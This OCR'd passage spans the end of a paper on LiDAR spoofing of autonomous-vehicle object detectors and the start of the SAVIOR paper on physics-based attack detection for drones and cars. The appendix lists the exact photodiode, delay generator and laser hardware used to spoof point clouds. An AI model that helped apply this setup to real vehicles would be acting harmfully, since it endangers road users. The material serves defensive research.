[62] S. Woo, H. J. Jo, I. S. Kim, and D. H. Lee. A practical security architecture for in-vehicle can-fd. *IEEE Transactions on Intelligent Transportation Systems*, 17(8):2248–2261, 2016.

[63] B. Wu, A. Wan, X. Yue, and K. Keutzer. Squeezeseg: Convolutional neural nets with recurrent crf for real-time road-object segmentation from 3d lidar point cloud. In *2018 IEEE International Conference on Robotics and Automation (ICRA)*, pages 1887–1893. IEEE, 2018.

[64] C. Xiang, C. R. Qi, and B. Li. Generating 3d adversarial point clouds. In *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, June 2019.

[65] C. Xiao, D. Yang, B. Li, J. Deng, and M. Liu. Meshadv: Adversarial meshes for visual recognition. In *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, June 2019.

[66] W. Xu, D. Evans, and Y. Qi. Feature squeezing: Detecting adversarial examples in deep neural networks. *arXiv preprint arXiv:1704.01155*, 2017.

[67] Y. Yan, Y. Mao, and B. Li. Second: Sparsely embedded convolutional detection. *Sensors*, 18(10):3337, 2018.

[68] B. Yang, W. Luo, and R. Urtasun. Pixor: Real-time 3d object detection from point clouds. In *Proceedings of the IEEE conference on Computer Vision and Pattern Recognition*, pages 7652–7660, 2018.

[69] J. Yang, Q. Zhang, R. Fang, B. Ni, J. Liu, and Q. Tian. Adversarial attack and defense on point sets. *arXiv preprint arXiv:1902.10899*, 2019.

[70] Y. Yang, G. Zhang, D. Katabi, and Z. Xu. ME-Net: Towards effective adversarial robustness with matrix estimation. In *Proceedings of the 36th International Conference on Machine Learning (ICML)*, 2019.

[71] Z. Yang, Y. Sun, S. Liu, X. Shen, and J. Jia. Std: Sparse-to-dense 3d object detector for point cloud. In *Proceedings of the IEEE International Conference on Computer Vision*, pages 1951–1960, 2019.

[72] Y. Zhou, P. Sun, Y. Zhang, D. Anguelov, J. Gao, T. Ouyang, J. Guo, J. Ngiam, and V. Vasudevan. End-to-end multi-view fusion for 3d object detection in lidar point clouds. *arXiv preprint arXiv:1910.06528*, 2019.

[73] Y. Zhou and O. Tuzel. Voxelnet: End-to-end learning for point cloud based 3d object detection. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 4490–4499, 2018.

Appendices

A Spoofing Attack Details

The attack consists of three modules: a photodiode, a delay component, and an infrared laser [55]. The photodiode functions as a synchronizer that triggers the delay component whenever it captures laser signals from the victim LiDAR sensor. The delay component triggers the laser module after a configurable time delay to attack the following firing cycles of the victim LiDAR sensor. The attack can be programmatically controlled so that an adversary can target different locations and angles in the point cloud. Specifically, we use an OSRAM SFH 213 FA as the photodiode, a Tektronix AFG3251 function generator as the delay component, and a PCO-7114 laser driver that drives the attack laser OSRAM SPL PL90 in our setups. Figure 21 shows the physical spoofing attack conducted in a controlled environment.




Figure 21: Physical spoofing in in-lab environments.




Figure 22: Average attack success rates (A^2SRs) of proposed black-box attack on PointPillars and PointRCNN.

B Supplementary Attack Evaluation

We define a new metric for general evaluations on the object detection-based attacks called average attack success rate (A^2SR). As mentioned before, the default thresholds are empirically set. Thus, evaluations of *ASR* provide limited insights. Similar to AP defined in PASCAL [27] criteria, we average the *ASR* in 11 recall intervals to better understand the impact of the proposed attacks and the characteristics of different architectures:

$$A^2SR = \frac{1}{11} \sum_{r \in \{0.0, 0.1, \ldots, 1.0\}} ASR_{t_r} \tag{10}$$

where t_r represents the threshold that makes the recall of the target model at r. The evaluation of recall follows the description of the Moderate category in §2.1.1. In this paper, we test A^2SR on PointPillars and PointRCNN since Apollo model is not designed to be evaluated on KITTI (§2.1.1).

Figure 22 shows that the A^2SR of PointPillars is generally higher than PointRCNN, which means the spoofed points can achieve higher confidences in PointPillars. Such results are expected since point-wise features contain more detailed information than voxel-based features; hence point-wise features could be more resilient to spoofing attacks.




Figure 23: Illustrative example: the left figure is the original feature map of a point cloud sample from Apollo 5.0; the middle one is the feature map after ME reconstruction; and the right one is the feature map after squeezing.

We also leverage feature squeezing [66] and ME-Net [70] to evaluate our proposed attack on Apollo 5.0. We utilize median smoothing as the method for feature squeezing, and follow general settings in [70] for matrix estimation. We perform evaluations on 100 samples from the KITTI validation set. Results show that ME-Net can eliminate the fake vehicle but introduce new false negatives, which will lead to more




Figure 24: APs of weakened view fusion-based models (w-: weakened models).




Figure 25: APs of weakened SVF models (PP: PointPillars; PR: PointRCNN).

severe safety issues. In contrast, feature squeezing cannot effectively eliminate fake vehicles, as shown in Figure 23.

C CARLO Algorithm Details

Algorithm 1 shows the detailed CARLO algorithm combined with its two building blocks: FSD and LPD. Especially, to estimate the free space inside a bounding box B, we first extract all the laser fires that have chances to hit B, which form a frustum in the 3D space. We then grid the 3D Euclidean space of the frustum into small 3D cells and initialize all the cells as occluded cells in the beginning. For each laser, we use 3D Bresenham's line algorithm [16] to compute the cells it traversed from the origin of the laser beam (*i.e.,* the LiDAR sensor) to the end (*i.e.,* the hit point). If a cell is traversed by a laser beam, we label it as a free cell because it does not belong to a solid object. Finally, we union the free cells for all the possible laser rays to get the total free cells in the frustum.

D Ablation Study of View Fusion Models

We perform ablation studies to explore the reasons behind the results shown in Figure 16. In particular, we find most of the existing fusion-based models utilize a symmetric design where the FV and 3D (or BEV) features are fed into similar modules for learning, and the learned features are simply stacked or averaged for later stages (Figure 15). We design experiments to study the effectiveness of such a design empirically. Explicitly, we zero out the features from FV to measure how much the FV representation contributes to the final detection. As shown in Figure 24, the APs only have relatively small degradation, which implies that BEV (or 3D) features dominate the model decisions. Kim *et al.* also empirically demonstrates that current sensor fusion-based models are vulnerable to single-source perturbations [33]. Similarly, we showcase that current view fusion-based models are vulnerable to the perturbation represented in the dominated view.

To better understand why SVF models can provide better robustness, we analyze how the FV representation helps in SVF models. Similarly, we zero out the augmented confidence score features and evaluate the AP. Figure 25 shows the weakened models' performance, which empirically demonstrates that the features from FV account more in SVF models.

E Supplementary Figures

Figure 26 shows an illustrative example that translated points from Figure 2 can be detected as a valid vehicle in PointRCNN. Figure 27 shows more rendered original attack traces.




Figure 26: Translated points from Figure 2 are detected as a valid vehicle by PointRCNN.




Figure 27: More examples of our rendered traces with occlusions.

Algorithm 1: CARLO

input: Detected bounding boxes $\boldsymbol{B} = \{\mathsf{B}\}$;
LiDAR laser ray directions $\boldsymbol{L} = \{\mathsf{L}\}$;
3D point cloud $\boldsymbol{X} = \{\vec{p}\}$;
Threshold of FSD $\frac{a+b}{2}$;
Thresholds of LPD $b'+\varepsilon$, $a'-\varepsilon$;
output: Valid bounding boxes $\boldsymbol{B}_{\text{valid}} = \{\mathsf{B}\}$;
Adversarial bounding boxes $\boldsymbol{B}_{\text{adv}} = \{\mathsf{B}\}$;

Initialization : $\boldsymbol{B}_{\text{valid}} \leftarrow \emptyset$, $\boldsymbol{B}_{\text{adv}} \leftarrow \emptyset$, $g \leftarrow 0$, $f \leftarrow 0$;
/* Initiate parameters. */
for $\mathsf{B} \in \boldsymbol{B}$ **do**
  /* Initiate parameters, where $FS(\cdot)$ is the free space and $\mathsf{F_B}$ is the frstum of B. */
  $\mathsf{F_B} \leftarrow \emptyset$, $FS(\cdot) \leftarrow \emptyset$;
  for $\mathsf{L} \in \boldsymbol{L}$ **do**
    /* Predict whether L will intersect with B. */
    if $\mathsf{L} \cap \mathsf{B}$ **then**
      $\vec{p}_{\mathsf{L}} \leftarrow \mathsf{L}$;
      $\mathsf{F_B}$.append($[\mathsf{L}, \vec{p}_{\mathsf{L}}]$);
    /* Extract the frustum $\mathsf{F_B}$ of B. */
  end
  $g \leftarrow$ Equation 6;
  /* Calculate g by $\mathsf{F_B}$ for B (LPD). */
  if $g < a' - \varepsilon$ **then**
    $\boldsymbol{B}_{\text{valid}}$.append($\mathsf{B}$);
    /* Certainly valid vehicles. */
  else if $g > b' + \varepsilon$ **then**
    $\boldsymbol{B}_{\text{adv}}$.append($\mathsf{B}$);
    /* Certainly spoofed vehicles. */
  else
    /* Calculate$f$ by $\mathsf{F_B}$ for B (FSD). */
    for $[\mathsf{L}, \vec{p}_{\mathsf{L}}] \in \mathsf{F_B}$ **do**
      $FS(\mathsf{L}) \leftarrow$ Bresenham($[\mathsf{L}, \vec{p}_{\mathsf{L}}]$)[16];
      $FS(\mathsf{B}) \leftarrow FS(\mathsf{B}) \cup FS(\mathsf{L})$;
    end
    $f \leftarrow$ Equation 5;
    if $f < \frac{a+b}{2}$ **then**
      $\boldsymbol{B}_{\text{valid}}$.append($\mathsf{B}$);
    else
      $\boldsymbol{B}_{\text{adv}}$.append($\mathsf{B}$);
end
Return : $\boldsymbol{B}_{\text{valid}}$, $\boldsymbol{B}_{\text{adv}}$;

SAVIOR: Securing Autonomous Vehicles with Robust Physical Invariants

Raul Quinonez
UT Dallas

Jairo Giraldo
University of Utah

Luis Salazar
UC Santa Cruz

Erick Bauman
UT Dallas

Alvaro Cardenas
UC Santa Cruz

Zhiqiang Lin
Ohio State University

Abstract

Autonomous Vehicles (AVs), including aerial, sea, and ground vehicles, assess their environment with a variety of sensors and actuators that allow them to perform specific tasks such as navigating a route, hovering, or avoiding collisions. So far, AVs tend to trust the information provided by their sensors to make navigation decisions without data validation or verification, and therefore, attackers can exploit these limitations by feeding erroneous sensor data with the intention of disrupting or taking control of the system. In this paper we introduce SAVIOR: an architecture for securing autonomous vehicles with robust physical invariants. We implement and validate our proposal on two popular open-source controllers for aerial and ground vehicles, and demonstrate its effectiveness.

1 Introduction

Autonomous Vehicles (AVs) including aerial, ground, and sea vehicles are becoming an integral part of our life [1]. Unmanned aerial vehicles are projected to have an 11.2 billion dollar global market by 2020 [2] with applications ranging from agricultural management to aerial mapping and freight transportation [3]. Currently, most AVs trust sensor data to make navigation and other control decisions. In addition, they trust that the control command given to actuators is executed faithfully. While trusting sensor and actuator data without any form of validation has proven to be an effective trade-off in current market solutions, it is not a sustainable practice as AVs become more pervasive and sensor attacks continue to mature in their sophistication.

There are two main threats to AV sensors: *GPS spoofing* and *transduction attacks*. GPS spoofing attacks have occurred in real-world systems. For example, several instances of GPS spoofing attacks affecting the navigation of more than 24 vessels in the Black Sea have been reported [4] (experts believe these GPS attacks are anti-drone measures), and while there is debate on whether a foreign nation spoofed a military-grade GPS to capture a U.S. Unmanned Aerial Vehicle [5], launching the same AV takeover attack in commercial GPS systems is quite straightforward [6–9].

Another notable attack against AVs are *transduction attacks* [10], which often inject out-of-band signal to sensors or actuators [11]. Sensors are transducers that translate a physical signal into an electrical one, but these sensors sometimes have couplings between the property they want to measure and the analog signal that can be manipulated by the attacker. For example, sound waves can affect accelerometers and make them report incorrect movement values [12], and radio waves can trick pacemakers into disabling pacing shocks [13]. These attacks have been shown to be effective on AVs by using sound to affect gyroscopes [14], lasers to affect camera sensors in drones [15], lasers to affect lidar sensors in cars [16], and intentional electromagnetic interference to manipulate actuators in drones [17].

Classical security mechanisms such as software security, memory protection, authentication, or cryptography are not enough to protect these cyber-physical systems as transduction attacks represent a new class of attacks that are not effectively handled by classical software security [10]. In order to identify these new attacks, there is growing interest in Physics-Based Attack Detection (PBAD) [18].

PBAD consists of two steps: the first step is performed offline and extracts physical invariants of the system to create a model that captures the expected correlations between sensors (also known as sensor fusion), and between actuators and sensors (i.e., between the inputs and the outputs to the system). The second step is an online anomaly detection algorithm that compares predictions with observed states and raises an alarm when the accumulated discrepancy between predicted and observed states exceeds a threshold.

PBAD has been explored in water control systems [19, 20], state estimation in the power grid [21, 22], chemical processes [23, 24], autonomous vehicles [25], and a variety of other cyber-physical systems [18]. However, one of the key weaknesses of PBAD is that it is vulnerable to stealthy attacks [26]. A fundamental reason for the existence of stealthy attacks is that any control of a physical system would not

need sensors if we knew exactly the physical evolution of the process given the control commands (this is called open-loop control). Meanwhile, almost all control algorithms run in "closed-loop" because model uncertainties and perturbations prevent us from knowing exactly the evolution of a physical process. This uncertainty allows malicious users to create attacks that behave seemingly like the physical process under control, but create a small deviation that over time can be catastrophic. Unfortunately, none of the prior efforts on autonomous vehicles have considered stealthy attacks [25].

Therefore, in this paper we design a new system considering the robustness of PBAD for AVs against stealthy attacks. In particular we design and evaluate the system against sophisticated attackers that can craft worst-case impacts to the system while remaining undetected. In addition, we provide a detailed study of how to implement and evaluate PBAD as a fundamental component for a future security reference monitor for aerial and ground vehicles. We argue that in order to study the role of PBAD for AVs, we need to consider three aspects: (1) algorithms for attack detection, (2) adversary models that include powerful stealthy attackers, and (3) an implementation that shows minimal performance overhead in real-hardware. Correspondingly, we provide contributions in each of these aspects:

1. We provide a detailed study of which physical models are optimal for capturing the behavior of aerial and ground vehicles, and which statistical anomaly detection algorithm works best to detect attacks. Our results show that our algorithms outperform state-of-the-art PBAD tools for AVs (e.g., [25]) by (a) detecting more attacks, (b) detecting attacks *faster*, and (c) having less false alarms than previous proposals.

2. We study in detail *stealthy* attacks against AVs by showing that PBAD tools are never perfect (if we knew the exact behavior of a drone, we would not need sensors), and show how an attacker can leverage this imperfection to launch stealthy attacks. To our best knowledge, no previous work on drones has considered stealthy attacks and we argue in this paper how previous proposals are insecure against PBAD attacks (the attacker can crash a drone without being detected) while our methods are more resilient to this strong type of attacker.

3. We provide a detailed implementation of our system in two popular open-source projects for autonomous vehicles (PX4 and ROS). We also show our implementation in real hardware (Intel Aero drone and Traxxas Ford Fiesta ST Rally Car), showing minimal performance impact. Our source code is openly available at `https://github.com/Cyphysecurity/SAVIOR.git`.

We call our general framework SAVIOR: Securing Autonomous Vehicles wIth rObust physical invaRiants. Our SAVIOR framework consists of the following key insights: (1) use well-known physical invariants, (2) learn the parameters of these invariants via system identification, (3) use change detection algorithms to keep track of historical anomalies, and (4) evaluate PBAD with stealthy attacks in order to find the worst-case performance of our defenses.




Fig. 1: All vehicles are free to rotate in three dimensions: yaw, pitch, and roll. Ground vehicles can only control their yaw, but IMUs can report pitch and roll if the vehicle is on an inclined plane.

2 Background and Motivation

AVs use a variety of sensors ranging from cameras to GPS and Inertial Measurement Units (IMU). An IMU is a standard component in AVs and includes *accelerometers*, *gyroscopes*, and *magnetometers*. Accelerometers measure the acceleration of a vehicle, gyroscopes measure the angular velocity of a vehicle, and magnetometers act like a compass for the vehicle. A typical configuration includes one accelerometer, one gyroscope, and one magnetometer per axis of the vehicle. The three axes are *pitch* (rotating a vehicle upwards or downwards), *roll* (rotating the vehicle sideways), and *yaw* (rotating the orientation of the vehicle). Examples of these axes for a quadcopter and a ground vehicle are shown in Fig. 1.

2.1 Threat Model

We assume an adversary that can inject false signals in one of the sensors (or actuators) used by AVs. For example, in addition to IMUs, AVs typically use other sensors like GPS receivers for location information, RADARs, LiDARs or ultrasonic sensors to detect nearby obstacles, and cameras. Unfortunately, all of these sensors are vulnerable to transduction attacks including IMU [12, 14, 27], RADAR [28], LiDAR [16, 29, 30], ultrasonic [28], and camera [15, 28, 29] sen-

sor measurements. In addition, GPS signals can be spoofed to hijack vehicles [7–9, 31]. The threat model in our paper is similar to the threat model in all of these previous research efforts.

It is important to note that while GPS and transduction attacks started mostly as denial of service attacks (e.g., [14]), the ability of the attacker to launch these kinds of attacks is improving. Not only can these attacks be launched from longer distances [11], but recent research has shown how GPS spoofing and transduction attacks can achieve a high level of accuracy in the way the attackers can manipulate the sensor signal [11] and GPS takeovers [9].

The level of access for successfully launching these attacks is diverse. It can range from physically placing an actuator next to a sensor, to flying an attack drone near to the target drone to launch these attacks. For example, a ground vehicle in front of the target vehicle can spoof LiDAR signals causing the vehicle to perceive nonexisting obstacles or ignore existing ones [16].

The end result of these attacks is that the sensor signal y is replaced with an attacked signal y^a. In this paper we consider a variety of attacks, including bias attacks, where $y^a = y + bias$ or stealthy attacks, where y^a is selected so that the signal causes damage to the system, but the attack is not detected by a PBAD algorithm.

While the main motivation for our work is the growing sophistication of transduction attacks, our defenses simply assume a signal injection attack, which can also be done through software attacks (malware). The implementation of PBAD against software-based attacks needs to be done as part of a trusted computing base, for example in the kernel of the operating system (assuming the attacker does not have access to it) or at the firmware-layer (again, assuming the attacker cannot change the firmware).

We consider as out of scope attacks that can inject signals to all sensors and actuators. Our attack-detection mechanisms needs to have at least one sensor/actuator combination that can reveal the anomalies injected by the adversary. Fully characterizing the attack detectability of PBAD to signal injection attacks is an active research area [32] and it depends on the nature of the system under consideration and where to capture the sensor and actuator signals, the physical properties of the system, etc.

2.2 Linear Physical Invariants

To detect transduction (or even software) attacks to these sensors (and actuators) there is a growing body of literature on PBAD [18]. PBAD algorithms have two parts: the first part builds a model of the physical invariants of the system and can be done offline. In the second part, an online tool monitors predicted and observed measurements to see if they fit our expectation on the correlations between sensors, and the correlations between sensors and actuators. In this subsection we briefly explain how the first part of PBAD (extracting physical invariants) was done in previous work.

It is possible to represent physical processes in a compact form using matrices and vectors (i.e., a linear system) that indicate the relationship between the control inputs and the system variables. For example, if you have a vehicle with an initial speed of v_0 m/s, the position p_1 after 0.1 sec is dictated by the initial position p_0 plus the change caused by the initial velocity after 0.1 sec, i.e., $p_1 = p_0 + 0.1v_0$. Similarly, if the vehicle has an initial acceleration a_0 m/s^2, the velocity v_1 evolves according to $v_1 = v_0 + 0.1a_0$ by assuming zero friction and aerodynamic drag. Finally, suppose that only the position can be measured at each time instant. These simple systems can be generalized using matrices as follows: Let $x_k = [p_k, v_k]^\top$, $u_k = a_k$, $A = \begin{bmatrix} 1 & 0.1 \\ 0 & 1 \end{bmatrix}$, $B = \begin{bmatrix} 0 \\ 0.1 \end{bmatrix}$.

Since only the position is measured, we define the sensor readings $y_k = Cx_k$, where $C = [1, 0]$ such that

$$x_{k+1} = Ax_k + Bu_k, \quad \text{and} \quad y_k = Cx_k. \tag{1}$$

Equation (1) is known as a Linear Dynamical State-space (LDS) system and is widely used in system dynamics and control. Matrices A, B, C are the system matrices and are unique for each physical process.

Choi et al. [25] recently proposed the use of linear equations to describe the physical invariants of the vehicles. Linear state-space models (like the ones used in their work) are one of the most popular models in control systems because they can capture the dynamics of a wide range of systems and avoid the expensive detailed nonlinear models. However, quadcopters, rovers, and other vehicles have well-known nonlinear physical invariants [33–35]. With a more accurate model of the system, we can expect better attack detection and fewer false alarms in PBAD systems. In the next section we show the general equations describing the physical invariants of any quadcopter, and ground vehicles, but similar equations exist for other AVs such as hexacopters.

3 Designing PBAD for AVs

Fig. 2 gives an overview of how we design our PBAD for AVs. Our design consists of three main components: 1) an offline stage where we learn the parameters of the physical invariants of the AV, 2) an online stage where we use the model we learned offline to predict sensor measurements and compare them to observations (and raise an alert if there is a persistent anomaly), and 3) a definition of stealthy adversaries to help us evaluate the security of our algorithms against sophisticated signal injection attacks.

The pre-processing stage in Fig. 2 uses a **data-fusion** algorithm that combines the gyroscope readings of angular velocities with the accelerometer or magnetometer measurements to calculate the intrinsic bias of the gyroscope and then




Fig. 2: Our first step is to pre-process sensor data to obtain the states $\tilde{x}$ needed in our nonlinear equations. We then collect a dataset of inputs to drone rotors (u) and outputs (observed states $\tilde{Y}$) to learn the parameters of our nonlinear model. During runtime, we use the model learned to make a prediction using the Extended Kalman Filter (EKF) and compare it to the observed state. We then run an anomaly detection test to see if the differences between what we observe and what we expect is statistically significant over time.




Fig. 3: Movements of a quadcopter: a) yaw rotation is obtained when motors 1 and 2 move faster than 3 and 4; b) vertical lift when all propellers have the same speed; c) forward movement is caused by pitch rotation; d) movement to the left caused by the roll rotation.

generate accurate roll, pitch, and yaw angle readings. The algorithm is based on a simple linear Kalman filter that exploits geometric properties of the accelerometer and magnetometer.

In this section we describe why our specific methods achieve better results than previous work. In particular, (1) we use nonlinear physical invariants, which capture better the model of the system, and (2) we use a better online statistic to keep track of anomalies and raise alerts if necessary. In particular we use a CUSUM statistic, which is based on optimal change detection theory (instead of using fixed time windows), and which allow us to detect attacks faster, and more accurately than previous work.

3.1 Nonlinear Physical Invariants

Choi et al. used linear equations to describe the physical invariants of the vehicles; however, quadcopters, rovers, and other vehicles have well-known nonlinear physical invariants [33–35]. In our experiments, we show why considering linear invariants leads to PBAD systems that are insecure because stealthy attackers can take advantage of this incorrect assumption (linear vs. nonlinear) to launch attacks that can crash the drone or cause other safety problems.

All quadcopters are uniquely defined as having four motors rotating in opposite directions. Motors one and two rotate counter clock-wise and motors three and four rotate clockwise. These motors receive signals from the flight controller to execute different maneuvers such as take off, landing, and route following commands. The quadcopter uses the thrust created by the propellers to rise in a vertical direction when all propellers have the same speed. All the other maneuvers are possible thanks to the roll (move left or right), pitch (move forward or backward), and yaw (change orientation), which correspond to the rotation along the x, y, and z axes respectively. Fig. 1 shows the overall model of the device.

When motors 2 and 4 spin faster than 1 and 3, a tilt along the y-axis (pitch) is achieved causing a forward movement (the opposite will cause the drone to fly backwards), and the velocity of the drone is proportional to the difference between the speeds of the rear and the front propellers (which is also proportional to the pitch angle). Similarly, when the propellers on one side (i.e., 1 and 4) are faster than the other side (2 and 3), a tilt along the x-axis (roll) will cause the drone to fly to the left. Rotation along the z-axis (yaw) is achieved when the rotation speed of diametrically opposing pairs of motors are increased or decreased, varying the torque in the direction of rotation of that pair (recall that diametrically opposing motors in a quadcopter rotate in the opposite direction), causing the quadcopter to rotate in the opposite direction of the increased torque. The four types of movements are summarized in Fig. 3.

The physical invariants of a quad-copter model can be described by 12 nonlinear differential equations that exploit Newton and Euler equations for the 3D motion of a rigid body. These equations keep track of position, speed, angles, and angular speed of the quadcopter.

Six states define the position of the system in the three dimensional space described by the Cartesian coordinate (x, y, z), which points to the center of gravity of the quadcopter. Their time derivative (v_x, v_y, v_z) defines the speed of the center of gravity relative to the earth. Six states define the attitude of the system: Euler angles (θ, ϕ, ψ) represent the roll, pitch, and yaw angles respectively, and their time derivatives $(\omega_\theta, \omega_\phi, \omega_\psi)$ describe the rotation speed of the quadcopter.

The dynamics of the quadcopter are given as follows [34, 35]:

$$\begin{aligned}
&\dot{\phi} = \omega_\phi, && \dot{x} = v_x \\
&\dot{\theta} = \omega_\theta, && \dot{y} = v_y \\
&\dot{\psi} = \omega_\psi, && \dot{z} = v_z \\
&\dot{\omega}_\phi = \frac{U_\phi}{I_x} + \dot{\theta}\dot{\psi}\left(\frac{I_y - I_z}{I_x}\right), && \dot{v}_x = \frac{U_t}{m}\left(\cos\phi\sin\theta\cos\psi + \sin\theta\sin\psi\right) \\
&\dot{\omega}_\theta = \frac{U_\theta}{I_y} + \dot{\phi}\dot{\psi}\left(\frac{I_z - I_x}{I_y}\right), && \dot{v}_y = \frac{U_t}{m}\left(\cos\phi\sin\theta\sin\psi - \sin\phi\cos\psi\right) \\
&\dot{\omega}_\psi = \frac{U_\psi}{I_z} + \dot{\phi}\dot{\theta}\left(\frac{I_x - I_y}{I_z}\right), && \dot{v}_z = \frac{U_t}{m}\cos\phi\cos\theta - g
\end{aligned} \tag{2}$$

where I_x, I_y, I_z are the moments of inertia, m is the mass of the quadcopter, and g is the gravity.

To control the device, a flight controller changes the torque produced by the rotors of the quadcopter. U_ϕ, U_θ, U_ψ are the torques produced by the rotors and U_t is the thrust force. The behavior of the quadcopter is controlled by changing the torques and thrust induced by the rotors velocity. Let Ω_i^2 denote the square of the speed of each rotor $i = 1, \ldots, 4$. Then we have the following relations

$$\begin{cases}
U_t = b\left(\Omega_1^2 + \Omega_2^2 + \Omega_3^2 + \Omega_4^2\right) \\
U_\phi = bl\left(\Omega_2^2 - \Omega_4^2\right) \\
U_\theta = bl\left(\Omega_3^2 - \Omega_1^2\right) \\
U_\psi = d\left(\Omega_1^2 + \Omega_2^4 - \Omega_3^2 - \Omega_2^2\right)
\end{cases} \tag{3}$$

where l is the distance between any rotor and the center of the drone, b is the thrust factor, and d is the drag factor. Notice from equation (3) that the thrust, which dictates the vertical movement, depends on the sum of the velocities of all four rotors. Similarly, forward and lateral movements come from the differences between the speed of the rotors that cause pitch or roll changes, as summarized in Fig. 3.

These equations can be used to model any commercially available quadcopter. There are parameters of the equations that will change from drone to drone. In particular the moments of inertia I_x, I_y, I_z; the mass m; the distance between any rotor and the center of the drone l; the thrust factor b; and the drag factor d. Learning the values of these parameters can be done offline and needs to be done only once per drone.

We can learn all these parameters by using a system identification tool. A system identification algorithm is a machine learning tool used by control engineers to find the values of parameters for their models. In our case we have to learn the values of I_x, I_y, I_z, m, l, b, and d from a dataset of inputs (control actions to the rotors of the quadcopter) and outputs (sensor measurements from IMUs and GPS).

Nonlinear models are also well-known for other AVs. For example, the dynamics of a four-wheel vehicle are described as follows [36]:




Fig. 4: Ground vehicle bicycle model.

$$\begin{aligned}
\beta &= \tan^{-1}\left(\frac{l_r}{l_r + l_f}\tan(\delta)\right) \\
\dot{x} &= v\cos(\psi + \beta) \\
\dot{y} &= v\sin(\psi + \beta) \\
\dot{\psi} &= \frac{v}{l_r}\sin(\beta) \\
\dot{v} &= a.
\end{aligned} \tag{4}$$

This model describes the interaction between the actuators, which are the steering angle δ and the acceleration a, and the states/sensors, which are the velocity v, the orientation (i.e., yaw angle ψ), and the position x, y, according to Fig. 4.

In the next subsection we will show how to learn the parameters of these two models.

3.2 Offline Learning of Nonlinear Invariants

There are different learning tools for parameter estimation. In our case, we use nonlinear-least squares data fitting [37] which can be summarized as follows: Suppose we have a dataset with input/output data, U/Y, respectively. We have prior approximate knowledge about the physical dynamics of the system in terms of the set of differential equations $F(\cdot)$ with unknown parameters $\mathcal{P} = \{p_1, p_2, \ldots\}$. Given the input/output dataset and the differential equations $F(\cdot)$, our goal is to find the parameters $\mathcal{P}$ that better fit the data. The optimization problem can be formulated as a least-squares problem

$$\min_{\mathcal{P}} \sum_{t=1}^{T} (H_t(\mathcal{P}, U_t) - Y_t)^2$$

where $H_t(\mathcal{P}, U_t)$ is the estimated output at each sampling instant t for the given parameters $\mathcal{P}$ and the input U_t, and it is obtained from the solution of the differential equations $F(\cdot)$. The objective is then to find the set of parameters $\mathcal{P}$ that minimize the least square error between the estimated output $H_t(\mathcal{P}, U_t)$ and the measured output Y_t. This is an optimization problem that requires algorithms such as the Levenberg-Marquardt [38] or the interior-reflective Newton method [39].

